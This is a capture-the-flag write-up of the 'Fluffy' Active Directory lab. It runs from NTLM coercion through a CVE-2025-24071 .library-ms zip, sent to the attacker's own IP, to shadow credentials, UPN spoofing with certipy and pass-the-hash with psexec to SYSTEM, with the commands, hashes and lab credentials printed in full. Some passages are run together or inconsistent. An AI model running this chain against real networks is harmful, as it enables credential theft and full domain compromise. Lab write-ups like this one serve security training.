Fluffy is an easy-difficulty Windows Active Directory machine. Initial access is achieved via credentialed SMB enumeration and NTLM credential coercion through a malicious .library-ms file. The resulting hash is cracked to obtain a domain user password. BloodHound analysis reveals a path through Service Account group delegation leading to shadow credentials abuse of service accounts. Further enumeration uncovers an ADCS misconfiguration, which is leveraged to impersonate the Administrator via certificate-based authentication, ultimately resulting in SYSTEM compromise.
This is an assumed breach lab with provided credentials j.fleischman : J0elTHEM4n1990!
❯ sudo nmap -p- -vvv --min-rate 100001 10.129.10.57
PORT STATE SERVICE REASON
53/tcp open domain syn-ack ttl 12788/tcp open kerberos-sec syn-ack ttl 127139/tcp open netbios-ssn syn-ack ttl 127389/tcp open ldap syn-ack ttl 127445/tcp open microsoft-ds syn-ack ttl 127464/tcp open kpasswd5 syn-ack ttl 127593/tcp open http-rpc-epmap syn-ack ttl 127636/tcp open ldapssl syn-ack ttl 1273268/tcp open globalcatLDAP syn-ack ttl 1273269/tcp open globalcatLDAPssl syn-ack ttl 1275985/tcp open wsman syn-ack ttl 1279389/tcp open adws syn-ack ttl 12749667/tcp open unknown syn-ack ttl 12749689/tcp open unknown syn-ack ttl 12749690/tcp open unknown syn-ack ttl 12749702/tcp open unknown syn-ack ttl 12749716/tcp open unknown syn-ack ttl 12749729/tcp open unknown syn-ack ttl 127# Save the output to a file then extract the ports and make them a list❯ cat open-ports.txt | awk '{print $1 }'| awk -F / '{ print $1 }'| paste -sd, -
53,88,139,389,445,464,593,636,3268,3269,5985,9389,49667,49689,49690,49702,49716,49729
# Scan the open ports only
We have common windows ports open for a dc
There is a clock skew of about 7hrs which is too great and I’ll need to sync my time with the dc in-case I need kerberos
We have read and write permission on IT share
Using smbclient to access the share
❯ smbclient '\\10.129.10.57\IT' -U 'j.fleischman'Password for[WORKGROUP\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Sat Jun 6 06:15:07 2026 .. D 0 Sat Jun 6 06:15:07 2026 Everything-1.4.1.1026.x64 D 0 Fri Apr 18 18:08:44 2025 Everything-1.4.1.1026.x64.zip A 1827464 Fri Apr 18 18:04:05 2025 KeePass-2.58 D 0 Fri Apr 18 18:08:38 2025 KeePass-2.58.zip A 3225346 Fri Apr 18 18:03:17 2025 Upgrade_Notice.pdf A 169963 Sat May 17 17:31:07 20255842943 blocks of size 4096. 2235079 blocks available
smb: \> get Everything-1.4.1.1026.x64.zip
getting file \Everything-1.4.1.1026.x64.zip of size 1827464 as Everything-1.4.1.1026.x64.zip (458.2 KiloBytes/sec)(average 458.2 KiloBytes/sec)smb: \> get KeePass-2.58.zip
getting file \KeePass-2.58.zip of size 3225346 as KeePass-2.58.zip (469.4 KiloBytes/sec)(average 465.3 KiloBytes/sec)smb: \> get Upgrade_Notice.pdf
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (39.9 KiloBytes/sec)(average 148.2 KiloBytes/sec)
Checking on the pdf
❯ exiftool Upgrade_Notice.pdf
ExifTool Version Number : 13.55
File Name : Upgrade_Notice.pdf
Directory : .
File Size : 170 kB
File Modification Date/Time : 2026:06:05 23:18:56+03:00
File Access Date/Time : 2026:06:05 23:18:54+03:00
File Inode Change Date/Time : 2026:06:05 23:18:56+03:00
File Permissions : -rw-r--r--
File Type : PDF
File Type Extension : pdf
MIME Type : application/pdf
PDF Version : 1.4
Linearized : No
Page Count : 2Tagged PDF : Yes
Language : en
Title : Upgrade Notice For IT Department
Create Date : 2025:05:17 07:22:32+00:00
Modify Date : 2025:05:17 07:22:32+00:00
Keywords : DAGnmrYlJoI, BAF-XVRpOno, 0Author : p.agila
❯ pdfinfo Upgrade_Notice.pdf
Title: Upgrade Notice For IT Department
Keywords: DAGnmrYlJoI,BAF-XVRpOno,0
Author: p.agila
CreationDate: Sat May 17 10:22:32 2025 EAT
ModDate: Sat May 17 10:22:32 2025 EAT
Custom Metadata: no
Metadata Stream: no
Tagged: yes
UserProperties: no
Suspects: no
Form: none
JavaScript: no
Pages: 2Encrypted: no
Page size: 595.5 x 841.92 pts (A4)Page rot: 0File size: 169963 bytes
Optimized: no
PDF version: 1.4
We get anew user p.agila the pdf contains a vulnerability assessment report with a list of possible exploits
CVE ID Severity
CVE-2025-24996 Critical
CVE-2025-24071 Critical
CVE-2025-46785 High
CVE-2025-29968 High
CVE-2025-21193 Medium
CVE-2025-3445 Low
CVE-2025-24071 is interesting and could apply to this situation
“This attack leverages a Windows Explorer/Library-MS NTLM authentication coercion technique similar to known .library-ms parsing issues, where automatic SMB authentication is triggered when Windows processes specially crafted library files.”
Vulnerability Mechanics
The Vector: Attackers create a malicious .library-ms file—an XML-based format used by Windows to manage search configurations and library directories.
The Payload: Inside the file, a <simpleLocation> tag is crafted to point to an attacker-controlled remote SMB (Server Message Block) server.
Zero-Click Extraction: The malicious file is packed inside a standard archive (like .zip or .rar). When a victim extracts the archive, the Windows indexing service (SearchProtocolHost.exe) and Explorer.exe automatically read the file to populate metadata, icons, or thumbnails.
The Leak: This automatic parsing triggers an immediate, silent outbound SMB authentication request to the malicious server. The victim’s encrypted NTLMv2 hash is beamed straight to the attacker without the user ever explicitly opening or clicking the .library-ms file.
An exploit is available CVE-2025-24071
Then since we have write access to IT, we can upload the zip file there
Generate the exploit
❯ python3 CVE-2025-24071.py -i 10.10.15.179 -n payload1 -o ./output_folder --keep
[*] Generating malicious .library-ms file...
[+] Created ZIP: output_folder/payload1.zip
[!] Done. Send ZIP to victim and listen for NTLM hash on your SMB server.
❯ cd output_folder
❯ ls -la
total 16drwxr-xr-x 2 kevin kevin 4096 Jun 6 09:10 .
drwxr-xr-x 5 kevin kevin 4096 Jun 6 09:10 ..
-rw-r--r-- 1 kevin kevin 365 Jun 6 09:18 payload1.library-ms
-rw-r--r-- 1 kevin kevin 325 Jun 6 09:18 payload1.zip
Upload the exploit
❯ smbclient '\\10.129.10.57\IT' -U 'j.fleischman'Password for[WORKGROUP\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> put payload1.zip
putting file payload1.zip as \payload1.zip (0.3 kB/s)(average 0.3 kB/s)smb: \> ls
. D 0 Sat Jun 6 16:18:44 2026 .. D 0 Sat Jun 6 16:18:44 2026 Everything-1.4.1.1026.x64 D 0 Fri Apr 18 18:08:44 2025 Everything-1.4.1.1026.x64.zip A 1827464 Fri Apr 18 18:04:05 2025 KeePass-2.58 D 0 Fri Apr 18 18:08:38 2025 KeePass-2.58.zip A 3225346 Fri Apr 18 18:03:17 2025 payload1.zip A 325 Sat Jun 6 16:18:45 2026 Upgrade_Notice.pdf A 169963 Sat May 17 17:31:07 20255842943 blocks of size 4096. 2233823 blocks available
smb: \>
P.agila is not in remote management users group, that is why we could not winrm.
Remote management users group has only 1 user winrm_svc

p.agile is a member of service account managers group which has GenericAll service account group which has genericWrite on winrm_svc.Meaning we can add ourselves to service accounts group then create shadow credentials for winrm)svc user.
Another interesting path after discovering service accounts also has GenericWrite on ca_svc user which is a high value user. However this path is dependent on having a vulnerable certificate template
Checking what winrm_svc user can do reveals they really cant do anything new. so my first priority is the certificates path
we are now a member of Service Accounts We can now create shadow credentials for ca_svc
Shadow credentials abuse the msDS-KeyCredentialLink attribute to register an attacker-controlled key, allowing authentication as the target account via PKINIT without modifying the password.
❯ bloodyAD --host 10.129.10.57 -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" add shadowCredentials ca_svc

[+] KeyCredential generated with following sha256 of RSA key: 3fb85aeac9af0bfb6dfa9f3b45c05cc1845408a663b3559959e911ffb4833cec
[+] TGT stored in ccache file ca_svc_r8.ccache

NT: ca0f4f9e9eb8a092addf53bb03fc98c8
We ca_svc’s NT hash
Checking vulnerable certificate templates
❯ certipy find -u 'ca_svc@fluffy.htb' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.129.10.57 -vuln -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for'fluffy-DC01-CA'[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
0 CA Name : fluffy-DC01-CA
DNS Name : DC01.fluffy.htb
Certificate Subject : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
Certificate Serial Number : 3150FA7E60CE28AD4DAE41A1B61D8874
Certificate Validity Start : 2025-04-17 16:00:16+00:00
Certificate Validity End : 3024-04-17 16:12:16+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Disabled Extensions : 1.3.6.1.4.1.311.25.2
Permissions
Owner : FLUFFY.HTB\Administrators
Access Rights
ManageCa : FLUFFY.HTB\Domain Admins
FLUFFY.HTB\Enterprise Admins
FLUFFY.HTB\Administrators
ManageCertificates : FLUFFY.HTB\Domain Admins
FLUFFY.HTB\Enterprise Admins
FLUFFY.HTB\Administrators
Enroll : FLUFFY.HTB\Cert Publishers
FLUFFY.HTB\Administrators
Read : FLUFFY.HTB\Administrators
[!] Vulnerabilities
ESC16 : Security Extension is disabled.
[*] Remarks
ESC16 : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates : [!] Could not find any certificate templates
Although ESC16 was detected, it was not directly exploitable in this path due to lack of enrollment/web endpoints and missing template misconfigurations, so we pivoted to UPN manipulation via ca_svc.
❯ bloodyAD --host 10.129.10.57 -d fluffy.htb -u p.agila -p prometheusx-303 \ set object ca_svc userPrincipalName -v 'Administrator@fluffy.htb'[+] ca_svc's userPrincipalName has been updated
The RPC/DCOM ports are blocked or filtered.The most likely fix though is going through WinRM via winrm_svc to get a foothold on the box and request the cert locally
Lets go back to the user winrm_svc
I created shadow credentials
❯ bloodyAD --host 10.129.10.57 -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" add shadowCredentials winrm_svc
[+] KeyCredential generated with following sha256 of RSA key: db5bd4f38ea637e27cdc712e8bb904a955e15dc6b13649b7e3249d3045055ed6
[+] TGT stored in ccache file winrm_svc_0I.ccache

NT: 33bd09dcd697600edf6b3a7af4875767
I can then use the NT hash to winrm into the machine
❯ certipy account -u 'p.agila' -p prometheusx-303 -dc-ip 10.129.10.57 -user ca_svc -upn administrator update
Certipy v5.0.4 - by Oliver Lyak (ly4k)[*] Updating user 'ca_svc':
userPrincipalName : administrator
[-] User 'P.AGILA' doesn't have permission to update these attributes on 'ca_svc'
By setting the UPN of ca_svc to Administrator@fluffy.htb, we enable certificate authentication to impersonate the Administrator account via ADCS enrollment.”
Request the cert:
❯ certipy req -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -target dc01.fluffy.htb -ca fluffy-DC01-CA -template User
Certipy v5.0.4 - by Oliver Lyak (ly4k)3 answered The DNS operation timed out.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 24[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@fluffy.htb'[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'[*] Wrote certificate and private key to 'administrator.pfx'
Request Auth
❯ certipy auth -pfx administrator.pfx -dc-ip 10.129.10.57
Certipy v5.0.4 - by Oliver Lyak (ly4k)[*] Certificate identities:
[*] SAN UPN: 'Administrator@fluffy.htb'[*] Using principal: 'administrator@fluffy.htb'[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'[*] Wrote credential cache to 'administrator.ccache'[*] Trying to retrieve NT hashfor'administrator'[*] Got hashfor'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
With the Administrator NT hash obtained via certificate authentication, we performed Pass-the-Hash using Impacket’s psexec.py to gain SYSTEM-level access.
❯ psexec.py fluffy.htb/administrator'@10.129.10.57' -hashes :8da83a3fa618b6e3a00e93f676c92a6e
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on 10.129.10.57.....
[*] Found writable share ADMIN$
[*] Uploading file tZWFMcaL.exe
[*] Opening SVCManager on 10.129.10.57.....
[*] Creating service FTXT on 10.129.10.57.....
[*] Starting service FTXT.....
[!] Press helpfor extra shell commands
Microsoft Windows [Version 10.0.17763.6893](c)2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> cd C:\Users\administrator\Desktop
C:\Users\Administrator\Desktop> type root.txt
2e615ed4c5f9a8a712d097ee5dfbbc40
C:\Users\Administrator\Desktop>